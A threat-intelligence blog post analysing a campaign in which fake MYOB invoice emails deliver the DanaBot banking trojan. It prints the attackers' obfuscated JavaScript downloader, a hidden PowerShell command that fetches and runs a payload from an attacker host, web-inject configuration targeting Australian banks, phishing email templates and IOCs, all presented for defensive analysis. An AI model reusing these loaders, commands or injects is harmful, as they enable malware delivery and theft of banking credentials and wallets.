DanaBot Riding Fake MYOB Invoice Emails

Loading...

Blogs & Stories


SpiderLabs Blog

Attracting more than a half-million annual readers, this is the security community's go-to destination for technical breakdowns of the latest threats, critical vulnerability disclosures and cutting-edge research.

Authors: Dr. Fahim Abbasi and Diana Lopera

We recently observed phishing emails targeting Australian customers with fake MYOB invoices. Instead of the usual HTTP links, these emails were ridden with FTP links pointing to compromised FTP servers. While most of the links to FTP sites are Australian domains, not all are. The FTP links were pointing to a zipped archive. This zipped archive contained a JavaScript that on execution downloads the DanaBot malware.

To make the phishing message visually appealing, the phishing email used the standard MYOB-like html invoice template as can be seen in Figure 1 and 2. The email body contained a short message requesting to pay the said amount before the due date and contained a "View Invoice" button to view the invoice. On clicking this "View Invoice" button a zip archive is pulled down from what we believe is a compromised FTP server of an Australian company. FTP credentials are supplied in the FTP link that is embedded in the "View Invoice" button.



From Nicole Wagner <attacker@aussiecompany.com.au>
Subject **INV TO PARTNERS "RTB:1576605"**
To victim@aussiecompany.com.au
6/6/2018, 4:28 PM

Nicole Wagner

Dear Client,

Below is invoice for $223.75 AUD.
Payment is due by 09 June 2018.

Please contact us if you have any questions or concerns.


Regards
Nicole Wagner

2018 MYOB Technology Pty LTD

Figure 1: Fake MYOB invoice phishing message sent by the scammers

A few such FTP links harvested from these emails are listed here. Note the credentials have been masked here:

- ftp://XXXXX:YYYYY@villablue.com/pd/523972.zip
- ftp://XXXXX: YYYYY@ftp.aquaprodive.com/new.aquaprodive.com/303-5098-%2847%29.zip
- ftp://XXXXX: YYYYY@ftp.qsl.net/395871581/84122/91664186(4).js.zip
- ftp://XXXXX: YYYYY@members.net.au/PUG/9681125-RCP0806(242).js.zip
- ftp://XXXXX: YYYYY@ftp.newportgardenseashells.com.au/docs/098274747728377 (47).js.zip



From Maple Records Pty LTD <marky72@aussiecompany.com.au>
Subject **message - 7490481** 6/7/2018, 6:31 PM
To kscott@victim.com.au

Maple Records Pty LTD

Dear Customer,

Below is your invoice(5732649) for $5922.19 AUD.

Payment is due by June 14 2018.

Please contact us if you have any questions or concerns.

View Invoice


Regards,
Maple Records Pty LTD
Phone: (07)49490365
Address: 53 Therese Street Demetriusport, VIC 2961

2018 MYOB Technology Pty LTD

Figure 2: A slight variation of the same fake MYOB invoice phishing message sent by the scammers


Malware Analysis

The compromised FTP links point to a zipped archive (in this case 0987365299308858885968.zip), which gets downloaded onto the victim's computer upon clicking the invoice link. This zipped archive contains a JavaScript (JS) downloader. An abridged screenshot of the JS is shown in Figure 3. This JS requires the user to double-click to execute it. This launches a PowerShell command (see Figure 4) that would download the (DanaBot) malware binary "TempVBH56.exe", from the URL "hxxp://buy.biomixers[.]org/ZslSywnaWJ.php" and execute it silently on the system. The process tree is shown in Figure 5.



```
                    }
                }
            })();
        }());
        return _0x3b1b1f['\x73\x70\x6c\x69\x74'](_0x2ac075)[shidrtafglopdfgkscnhyaz_0x5884('0x2e')](RrcnoOUPEDVNCyJAbe);
}
var v1, v2, v3;
v1 = new ActiveXObject('\x57\x53\x63\x72\x69\x70\x74\x2e\x53\x68\x65\x6c\x6c');
v2 = v1[shidrtafglopdfgkscnhyaz_0x5884('0x2f')](shidrtafglopdfgkscnhyaz_0x5884('0x30')) + '\x5c\x47\x6f\x6f\x67\x6c\x65\x
v3 = v1[shidrtafglopdfgkscnhyaz_0x5884('0x31')](v2);
v3[shidrtafglopdfgkscnhyaz_0x5884('0x32')] = shidrtafglopdfgkscnhyaz_0x5884('0x33');
try {
    v3['\x53\x61\x76\x65'];
} catch (_0x48383a) {
    yJsXjGudizBDonVEp = WIZQyeHDfpdwcSszC(rKyPtsjZWAQRUif, shidrtafglopdfgkscnhyaz_0x5884('0x34'));
    hXmIbniaxByVuDgcHO = eval(yJsXjGudizBDonVEp);
    new Function(WIZQyeHDfpdwcSszC(TntymxvJoqjAuPpDCOK, ZuPiTQkomfSzJItNw))();
}
function _0x13c51e(_0x4a4I5a) {
    var _0x47d05c = {};
    _0x47d05c['\x6e\x48\x55\x76\x77'] = shidrtafglopdfgkscnhyaz_0x5884('0x35');
    _0x47d05c[shidrtafglopdfgkscnhyaz_0x5884('0x36')] = '\x63\x6f\x75\x6e\x74\x65\x72';
    _0x47d05c[shidrtafglopdfgkscnhyaz_0x5884('0x37')] = function (_0x570490, _0x24a3ad) {
        return _0x570490 !== _0x24a3ad;
    };
    _0x47d05c['\x70\x45\x4e\x6d\x66'] = '\x73\x74\x72\x69\x6e\x67';
```


Figure 3: Extracted JavaScript from the zipped archive that would execute upon a double click



Script

```
powershell.exe -noprofile -windowstyle hidden -executionpolicy bypass $OE = New-Object System.Net.WebClient;
 $OE.Headers['User-Agent'] = 'buyer v.0.1' ;
 $OE.downloadfile('http://buy.biomixers.org/ZslSywnaWJ.php','%Temp%VBH56.eXE');
 InvOke-WMiMETHoD -ClaSs WiN32_ProcEss -Name Create -ArGuMeNTList '%temp%VBH56.exE'
```

Figure 4: PowerShell command executed by the malicious JavaScript downloader




Process tree

```
wscript.exe
  "C:\Windows\System32\wscript.exe" C:\Users\keribels\AppData\Local\Temp\0987365299308858885968.js
  cmd.exe
    "C:\Windows\System32\cmd.exe" /c powershell.exe -noprofile -windowstyle hidden -executionpolicy bypass $OE = New-Object System.Net.WebClient; $OE.Headers['User-Agent'] = 'buyer v.0.1'; $OE.downloadfile('http://buy.
    powershell.exe
      powershell.exe -noprofile -windowstyle hidden -executionpolicy bypass $OE = New-Object System.Net.WebClient; $OE.Headers['User-Agent'] = 'buyer v.0.1'; $OE.downloadfile('http://buy.biomixers.org/ZslSywnaWJ.php','
TempVBH56.exE
  C:\Users\keribels\AppData\Local\TempVBH56.exE
```

Figure 5: Process tree from the JavaScript downloader to malicious executable

The DanaBot malware seems to be hosted on a domain that has been configured with round robin DNS and thus resolves to multiple IPs that are used to rotate and load balance the traffic and point them to the attacker controlled infrastructure. A screenshot of all the DNS A records for this domain are illustrated here:



buy.biomixers.org	A → 95.111.66.122
	A → 46.238.18.241
	A → 46.217.126.191
	A → 46.238.18.157
	A → 188.237.190.24
	A → 109.166.237.170
	A → 81.12.175.59
	A → 213.164.242.16
	A → 85.187.94.174
	A → 188.74.189.98

DANABOT

DanaBot is a multi-component banking Trojan written in Delphi and has recently been involved in campaigns specifically targeting Australian users.

For this campaign, we have observed the malware is divided into 3 components:

The DanaBot Dropper

o TempVBH56.exe (Sha256: 4afad293675bcb39ac2a85307f074cc06410a48f2e14585718193648806521c4)


The DanaBot Downloader

o 091A4F71.dll (Sha256: f10a7b4d2beb20e9d7f3230e7662ead28b468e4554a7107c21e3b85e1c7a0f6a)

The DanaBot Master DLL

o 6AD4B832.dll (Sha256: 06a1a596f3dbc90da832cd2161848bc8f5c8106bc0f44d4f88d8f3ac3a68e51b)

The DanaBot dropper file "TempVBH56.exe", that was downloaded and executed by the PowerShell command discussed in the previous section deflates and drops a DLL file "091A4F71.dll" onto the disk and executes it and then deletes itself. We term this file ("091A4F71.dll") as the DanaBot downloader. The process tree is shown below in Figure 6.



```
tempvbh56.exe     856   27.43   1,780 K   2,160 K
  rundll32.exe   3336   72.62   4,040 K   8,412 K Windows host process (Run...
  cmd.exe        3216    1.03   1,744 K   2,072 K Windows Command Processor

Command Line:
  C:\Windows\system32\rundll32.exe C:\PROGRA~2\091A4F71.dll,#1
Path:
  C:\Windows\System32\rundll32.exe
Rundll Target:
  c:\progra~2\091a4f71.dll
```

Figure 6: Screenshot of Process Explorer

The DanaBot downloader "091A4F71.dll" executes and downloads the DanaBot master DLL 6AD4B832.dll from the URL hxxp://207.148.86[.]218/index.php?m=T&a=6&b=32&d=A59615726C504BD47DB190BFECF1A981&g=F497D170&i=8192&u=1&v=610760110&x=0&t=32&e=4856B6847A1DC588c and saves it into a hidden folder in %programdata%.

The DanaBot master DLL then downloads an encrypted file (SHA256: 3bcb8c86f52f9594f5d94945b30d6d76d4ce2c91eb32df43f6ed4e6c8f576085) from the URL: hxxp://144.202.61.204/index.php?m=S&a=6&d=A59615726C504BD47DB190BFECF1A981&g=76941718&e=B06CC1724906F10E3530F5EC7B2B063D

The Master DLL then decrypts the file and splits it into two new files, the first file contains a sequence of configurations (abridged screenshots shown in Figure 7, 8, 9 and 10) %programdata%\6AD4B89A\8E7D750C (Sha256: f7c3de15cb5a75388163ef64143d4e3036a5f952b62fcf6c536beb5e0f5f8c5d), while the second file contains a sequence of modules %programdata%\6AD4B89A\96187C5A (Sha256: 8caf436413d8aaf693ea90ab7728d4dcf67ca9f221629c03356db72791f52252). The modules and configuration files extracted from these files are listed here:

Modules:

1. dll - VNC
2. dll - Stealer
3. dll - Sniffer
4. dll - TOR

Configuration files:

1. PInject
2. BitKey
3. BitVideo
4. BitFilesX
5. Zfilter

The filenames of the DLLs extracted from the encrypted file reveal the true intention of the attackers. In essence, these DLLs enable the attacker to create and control a remote host via VNC, steal private and sensitive information and use covert channels via Tor.






Figure 7: TCP stream of the modules and configuration files



```
set_url *my.commbiz.commbank.com.au* GP
data_before
data_end
data_inject
<script type=text/javascript language=JavaScript src=https://dep.properfunds.org/print?vr=npm%3Fc3%28t%3F2.3377439%3A44161></script>
data_end
data_after
</html
data_end
data_before
</head>
data_end
data_inject
<div id=mjf230 style=left:0px;top:0px;width:100%;height:100%;background-color:White;position:absolute;z-index:91001;></div>
data_end
data_after
data_end
set_url *my.commbank.com.au/netbank* GP
data_before
data_end
data_inject
<script type=text/javascript language=JavaScript src=https://dep.properfunds.org/print?vr=npm%3Fc3%28t%3F2.3377439%3A4416></script>
data_end
data_after
</html
data_end
data_before
</head>
data_end
data_inject
<div id=mjf230 style=left:0px;top:0px;width:100%;height:100%;background-color:White;position:absolute;z-index:91001;></div>
data_end
data_after
data_end
```


Figure 8: PInject contains the web injection configuration file where the targets are Australian banks

Figure 9: BitKey and BitVideo contains the list of cryptocurrency processes that this bot will monitor.




```
*EXPANSE*.EXE*
*BITCONNECT*.EXE*
*COIN-QT-*.EXE*
*ETHEREUM*.EXE*
*-QT.EXE*
*ZCASH*.EXE*
*ELECTRUM*.EXE*
*ELECTRON*.EXE*
```

Figure 10: BitFileX contains the cryptocurrency files




```
*\WALLET.DAT*
*\DEFAULT_WALLET*
```

Lastly, this bot has the capability to send the infected machine's system and desktop screenshot to the C&C as shown in Figure 11. All data used by this malware, whether in transit or on disk, was heavily encrypted. Detailed flow is shown in Figure 12.



```
00001826:  5E 51 6D 00-89 CA F6 37-C4 5B 04 8B-51 73 EA 44  ^Qm ë╩÷7─[♦ïQsÛD
00001836:  D6 1F 30 B3-69 7D 8D 52-E5 8D 0B 92-76 0A 38 A3  Í▼0│i}ìRÕìđÆv◙8ú
00001846:  BC 0C DD 89-4E 3C 50 7D-5E D2 E6 99-34 B9 5E 7D  ╝♀¦ëN<P}^ÊµÖ4╣^}
00001856:  AF BC 47 28-BB 2F 29 B7-E7 4F 30 1C-F2 AC 0E 36  »╝G(╗/)ÀþO0∟_¼♫6
00001866:  FA 18 55 D8-86 21 B4 58-03 00 00 00-00 00 FF FF  ·↑UÏå!┤X♥
00001876:  FF FF 06 00-00 00 00 00-00 00 00 00-00 20 41 35    ♠            A5
00001886:  39 36 31 35-37 32 36 43-35 30 34 42-44 34 37 44  9615726C504BD47D
00001896:  42 31 39 30-42 46 45 43-46 31 41 39-38 31 20 34  B190BFECF1A981 4
000018A6:  45 39 39 31-42 41 45 30-33 45 36 30-33 35 43 33  E991BAE03E6035C3
000018B6:  39 33 34 43-37 41 43 38-34 39 42 42-42 46 39 00  934C7AC849BBBF9
000018C6:  64 00 65 00-73 00 6B 00-74 00 6F 00-70 00 73 00  d e s k t o p s
000018D6:  63 00 72 00-65 00 65 00-6E 00 2E 00-62 00 6D 00  c r e e n . b m
000018E6:  70 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00  p
000018F6:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
```

Figure 11: Malware sends the infected machine's system information and desktop screenshot to the C&C



1
2
FTP Server
ZIP
3
JavaScript
4
Internet
TempVBH56.exe
The Dropper
4afad293675bcb39ac2a85307f074cc06410a48f
2e1458571819364880652 1c4
5
091A4F71.dll
The Downloader
f10a7b4d2beb20e9d7f3230e7662ead28b468e4
554a7107c21e3b85e1c7a0f6a
6
CnC
6AD4B832.dll
Master DLL
06a1a596f3dbc90da832cd2161848bc8f5c8106b
c0f44d4f88d8f3ac3a68e51b
7
Downloaded Encrypted file
1626256 bytes (1 MB
3BCB8C86F52F9594F5D94945B30D6D76D4CE2C9
1EB32DF43F6ED4E6C8F576085
8
%programdata%\6AD4B89A\
96187C5A
Encrypted module
File size: 9 MB
8CAF436413D8AAF693EA90AB7728D4DCF67C
A9F221629C03356DB72791F52252
9
%programdata%\6AD4B89A\
8E7D750C
Encrypted configuration files
Filesize: 15439 bytes
F7C3DE15CB5A75388163EF64143D4E3036A5F95
2B62FCF6C536BEB5E0F5F8C5D

Figure 12: Malware campaign flow diagram

Conclusion

Cybercriminals are targeting victims in Australian companies and infecting them with sophisticated multi-stage, multi-component and stealthy banking trojans like DanaBot to steal their private and sensitive information. In this campaign the attackers sent targeted phishing emails in the form of fake MYOB invoice messages with invoice links pointing to compromised FTP servers hosting the DanaBot malware. The infrastructure supporting the malware is designed to be flexible while the malware is designed to be modular with functionality spread across multiple components that are heavily encrypted.

IOCs

- ftp://XXXXX:YYYYY@villablue.com/pd/523972.zip
- ftp://XXXXX: YYYYY@ftp.aquaprodive.com/new.aquaprodive.com/303-5098-%2847%29.zip
- ftp://XXXXXl: YYYYY@ftp.qsl.net/395871581/84122/91664186(4).js.zip
- ftp://XXXXX: YYYYY@members.iinet.net.au/PUG/9681125-RCP0806(242).js.zip
- ftp:// XXXXX: YYYYY@ftp.newportgardenseashells.com.au/docs/098274747728377 (47).js.zip
- hxxp://buy.biomixers[.]org/ZslSywnaWJ.php

Filename	Size	Sha256	Codename	Download URL
tempvbh56.exe	277504 bytes (0 MB)	4AFAD293675BCB39AC2A85307F074CC0 6410A48F2E1458571819364880652 1C4	Dropper	hxxp://buy.biomixers.org/ZslSywnaWJ.
%programdata%\ 091A4F71.dll	79360 bytes (0 MB)	F10A7B4D2BEB20E9D7F3230E7662EAD28B 468E4554A7107C21E3B85E1C7A0F6A	Downloader	

%programdata%\6AD4B89A\6AD4B832.dll	1645072 bytes (1 MB)	06A1A596F3DBC90DA832CD2161848BC8F5C8106BC0F44D4F88D8F3AC3A68E51B	Master DLL	hxxp://207.148.86.218/index.php?m=T 6&b=32&d=A59615726C504BD47D B190BFECF1A981&g=F497D170&i=8 1&v=610760110&x=0&t=32&e= 4856B6847A1DC58800EF1CED6140F
<no name>	1626256 bytes (1 MB)	3BCB8C86F52F9594F5D94945B30D6D76D4CE2C91EB32DF43F6ED4E6C8F576085	Downloaded encrypted file	hxxp://144.202.61.204/index.php? m=S&a=6&d=A59615726C504BD47D g=76941718&e=B06CC1724906F10E
%programdata%\6AD4B89A\96187C5A	10112236 bytes (9 MB)	8CAF436413D8AAF693EA90AB7728D4DCF67CA9F221629C03356DB72791F52252	Encrypted module	
%programdata%\6AD4B89A\8E7D750C	15439 bytes (0 MB)	F7C3DE15CB5A75388163EF64143D4E3036A5F952B62FCF6C536BEB5E0F5F8C5D	Encrypted configuration files	